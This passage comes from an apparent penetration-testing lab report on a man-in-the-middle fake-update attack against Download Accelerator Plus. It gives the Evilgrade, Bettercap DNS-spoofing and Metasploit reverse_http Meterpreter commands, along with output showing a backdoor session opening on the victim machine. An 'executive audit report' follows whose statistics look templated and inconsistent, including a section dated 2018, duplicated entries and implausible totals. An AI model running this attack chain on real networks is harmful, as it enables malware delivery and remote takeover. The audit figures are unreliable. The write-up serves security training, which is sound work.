| failsite    | www.speedbit.com/finishupdate.asp?noupdate=&R=0  | Website display when did't finish update |
| description | This critical update fix internal vulnerability  | Description display in the update        |
| endsite     | update.speedbit.com/updateok.html                | Website display when finish update       |
| title       | Critical update                                  | Title name display in the update         |
'-------------+--------------------------------------------------+------------------------------------------'

evilgrade(dap)>
```

Set address of the agent to where the backdoor exists

Commands:

- set agent /var/www/html/backdoor.exe
- set endsite www.speedbit.com
- show options
- start

```
evilgrade(dap)>set agent /var/www/html/backdoor.exe
set agent, /var/www/html/backdoor.exe
evilgrade(dap)>set endsite www.speedbit.com
set endsite, www.speedbit.com
evilgrade(dap)>show options

Display options:
===============

Name = Download Accelerator
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(update.speedbit.com)"

.-------------------------------------------------------------------------------------------------------.
| Name        | Default                                          | Description                              |
+-------------+--------------------------------------------------+------------------------------------------+
| description | This critical update fix internal vulnerability  | Description display in the update        |
| endsite     | www.speedbit.com                                 | Website display when finish update       |
| failsite    | www.speedbit.com/finishupdate.asp?noupdate=&R=0  | Website display when did't finish update |
| enable      |                                                1 | Status                                   |
| agent       | /var/www/html/backdoor.exe                       | Agent to inject                          |
| title       | Critical update                                  | Title name display in the update         |
'-------------+--------------------------------------------------+------------------------------------------'

evilgrade(dap)>
```


```
evilgrade(dap)>start
(*) [Module:dap] Agent (/var/www/html/backdoor.exe) did not exists
evilgrade(dap)>
[16/5/2021:16:6:44] - [DNSSERVER] - DNS Server Ready. Waiting for Connections ...

evilgrade(dap)>
```

Started the fake windows update.
Initially waiting for the incoming connection.
Now, we need to become the man in the middle.

Becoming the man in the middle using arp and dns spoof

Commands:

- bettercap -iface eth0 -caplet /home/kali/spoof.cap





Commands:

set dns.spoof.all true

set dns.spoof.domains update.speedbit.com

dns.spoof on



Starting the exploit handler

Commands:

msfconsole

use exploit/multi/handler

show options

set PAYLOAD windows/meterpreter/reverse_http

set LHOST 10.0.2.4

set LPORT 8080


show options

exploit

```
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf5 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Now, the attacker machine is listening to for incoming HTTPS connection requests.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://10.0.2.4:8080
```





## On the Victim Machine


The victim user tries to check DAP (Download Accelerator Plus) to check for Windows Update. The DAP application requests for an update file from "update.speedbit.com". Since we are the man-in-the middle, we respond to DAP with our backdoor (rev_http_8080.exe) file.




DAP receives an update file under notification “Critical Update”.




Victim user downloads the Critical Update from DAP






The critical update file is being installed/executed. Actually, the backdoor is running on victim machine and sending back an HTTPS request to attacker machine on PORT 8080.

```
[*] http://10.0.2.4:8080 handling request from 10.0.2.15; (UUID: b0tydjwq) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.4:8080 -> 10.0.2.15:49729) at 2021-05-18 18:00:05 -0400

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

**Access to Victim Machine gained ➔ Penetration Successful**

---

**EXECUTIVE LEVEL AUDIT REPORT**

15/05/2021 vs 05/06/2021

June 5, 2021, 8:54 PM, IST

*By: Shruti Kumari, Bhattaram V L S S Mani Harshith*

## 01. Environment Overview - Assets from15/05/2021 to 5/06/2021


An overview of the assets in your environment helps you understand the scale and effectiveness of your security assessment operations. By assessing your environment in real-time, you can understand the known blind spots and see if they are growing. The accuracy of your data depends on how often you assessyour environment.

**52,704**
Total Assessed Assets
(was 51,504)

**1.59t**
Risk Score

### Assessed Assets vs Risk Over Time


101.51% assessed assets growth vs 127.35% risk growth




| New Assets | Assessment Ratio | New Software | New Services |
|---|---|---|---|
| 842 | 52.50% | 18 | 5 |
| (Was 204) | (Was 51.75%) | (Was 8) | (Was 9) |
| 312.7% | 1.5% | 125.0% | 44.4% |


### Discovered Assets

**90.62%** of new assets are not assessed




### Assessment Counts of Assets

Assets were assessed an average of **22 times** for this period




Regularly assessing your environment for vulnerabilities provides an accurate view of your environment's risk. The "Discovered Assets" chart shows the percentage of assets that were evaluated for vulnerabilities in your known environment within the report period. The "Assessment Counts of Assets" distribution graph shows the number of times individual groups of assets were counted during the report period, which influences the accuracy of your security data.

## 02. Environment Overview - Vulnerabilities from 15/05/2021 to 5/06/2021


The vulnerabilities overview shows the amount of risk introduced during the reporting period in relation to the overall risk of the environment. The constant introduction of new and large vulnerabilities

**10.48m**
Total Vulnerabilities

**52.47%**
Critical Vulnerabilities

### Vulnerabilities and Risk Over Time

100.96% vulnerabilities growth vs 127.35% risk growth




### New Vulnerabilities

116,789

(Was 15,285)

664.1%

### New Targeted Vulnerabilities

762

(Was 60)

1170.0%


### New Risk

59.48m

(Was 7.07m)

741.4%

### New Vulnerabilities by Criticality



58950 Critical (50.51%)
48083 Severe (41.20%)
9674 Moderate (8.29%)

### Vulnerabilities by Criticality

**52.47%** of your vulnerabilities are critical

**5498922 Critical Vulnerabilities (52.47%)**
**4460297 Severe Vulnerabilities (42.56%)**
**521434 Moderate Vulnerabilities (4.98%)**

### Available Exploits

4,234

(Was 4,220)

0.3%

### Available MalwareKits

150

(was 123)

22.0%

Each report period categorizes vulnerabilities by criticality and exploitability so you can identify risk. Significant increases in either may indicate a need to increase remediation efforts.


## 03. Environment Overview - Remediation from 15/05/2021 to 5/6/2021

The remediation overview examines how effectively your organization reduced risk during the reporting period. It is important to have a remediation process that prioritizes exploitable or targeted vulnerabilities, that pose the highest risk.

**527.42k**
Remediated Vulnerabilities

**1:4.23**
New Risk vs Remediated Risk

### Total Risk vs Remediated Risk




### Remediated Vulnerabilities

527.42k

(Was 13.72k)

3744.2%

### Remediated Targeted Vulnerabilities

2.9k

(Was 102)

2742.2%

### Remediated Risk


251.5m

(Was 7.24m)

3374.2%

### Remediations by Criticality


### Average Remediation by Criticality




### Remediated Exploits

12

(Was 2)

500.0%

### Remediated Malware Kits

22

(Was 11)

100.0%

Remediation time indicates the effectiveness of your remediation program. Lower average remediation times for critical vulnerabilities indicates proper prioritization. To lower your risk exposure, remediate vulnerabilities with exploits or malware kits first.

## 04. Environment Overview - Program Improvements from 15/05/2021 to 5/06/2021

The Remediation Projects feature helps security teams initiate andtrack the progress of remediation efforts across your organization. Monitoring the rate at which new remediation projects are opened and closed can provide insight into the efficiency of remediation efforts. Security teams can prioritize and organize assets by tagging them. Untagged assets run the risk of not being assessed regularly and managed for security vulnerabilities. The audit team has multiple ways of collecting vulnerability data from assets, but the Insight Agent provides the best visibility into that data. The more assets that are installed withagents, the greater the visibility into security risks.

| 19 | 5 |
|---|---|
| New Remediation Projects | Closed Remediation Projects |

**Tagged Assets**

43,307

(Was 43,009)

0.7%

**Assets with Agents**

1,380

(Was 1,364)

1.2%

## 05. Environment Overview - Location Tags from 09/01/2018 to 10/01/2018

Location Tags can be applied to assets to help security teams identify, prioritize, and segment activities based on overall risk in defined locations. Use these metrics to track location-based assignments, as well asmonitor assets by their tagged location for new and remediated risk.

| 62 | 12.30% |
|---|---|
| Location Tags | of environment tagged by location |

**Top 5 Locations**

| | |
|---|---|
| 6684 Assets 6.66% | Paris |
| 5353 Assets 5.33% | Lab |
| 5274 Assets 5.25% Data... | Los Angeles |
| 4735 Assets 4.72% Data... | Los Angeles |
| 4724 Assets 4.71% | Boston |

**New Risk by Location**

| | |
|---|---|
| Location 1 | 4.1m |
| Location 2 | 1.24m |
| Location 3 | 54.32k |
| Location 4 | 450 |
| Location 5 | 230 |

**Remediated Risk by Location**

| | |
|---|---|
| Location 1 | 137.37m |
| Location 2 | 35.03m |
| Location 3 | 23.54k |
| Location 4 | 780 |
| Location 5 | 10 |

## 06. Environment Overview - Owner Tags from 15/05/2021 to 5/06/2021

Owner Tags can be applied to assets to help security teams identify,prioritize, and segment activities based on the overall risk by defined owners. Usethese metrics to track owner-based assignments, as well as monitor assets by their tagged owner for new and remediated risk.

| 52 | 8.31% |
|---|---|
| Owner Tags | of environment tagged by owner |

### Top 5 Owners

| | |
|---|---|
| 4327 Assets 4.31% | DevOps |
| 3548 Assets 3.53% | Web Team |
| 3509 Assets 3.50% | IT |
| 2220 Assets 2.21% | Backend |
| 1693 Assets 1.69% | XYZ |

### New Risk by Owner

| | |
|---|---|
| Owner 1 | 987.23k |
| Owner 2 | 274.84k |
| Owner 3 | 240.63k |
| Owner 4 | 1.23k |
| Owner 5 | 10 |

### Remediated Risk by Owner

| | |
|---|---|
| Owner 1 | 987.12k |
| Owner 2 | 891.85k |
| Owner 3 | 888.74k |
| Owner 4 | 87.63k |
| Owner 5 | 321 |

## 07. Environment Overview - Criticality Tags from 15/05/2021 to 5/06/2021

Criticality Tags can be applied to assets help security teams identify, prioritize, and segment activities based on the overall risk by defined criticalities. Use these metrics to track criticality-based assignments, as well asmonitor assets by their tagged criticality for new and remediated risk.

| 89 | 32.22% |
|---|---|
| Criticality Tags | of environment tagged by criticality |

### Top 5 Criticalities


| | |
|---|---|
| 5353 Assets 5.33% | Very Low |
| 4326 Assets 4.31% | Very High |
| 3846 Assets 3.83% | High |
| 3579 Assets 3.57% | Medium |
| 3548 Assets 3.53% | Very Low |

### New Risk by Criticality

| | |
|---|---|
| High | 16.48m |
| Very Low | 123.14k |
| Very High | 2.57k |
| Medium | 1.21k |
| Low | 120 |

### Remediated Risk by Criticality

| | |
|---|---|
| High | 100.95m |
| Very High | 33.69m |
| Very Low | 1.25k |
| Medium | 890 |
| Low | 20 |




**ADDITIONAL PREVENTIVE POLICIES**:

No internet security or antivirus can patch this vulnerability

The server administrator has to manually monitor and switch the ftp services on Port 21 ON or OFF as and when required and ON during file upload/download/transfer

Port 139/TCP has to be turned off when not in use.

Since this attack can surpass antivirus software database signatures, the company policies should state clearly that all downloads are to be made only from HTTPS webpages.

The policy should also state that the user should always match the MD5 signature checksum for that file immediately after download, before installing it.

## References


1. Patel, Keyur (2019). [IEEE 2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI) - Tirunelveli, India (2019.4.23-2019.4.25)] 2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI) - A Survey on Vulnerability Assessment & Penetration Testing for Secure Communication., (), 320–325. doi:10.1109/ICOEI.2019.8862767
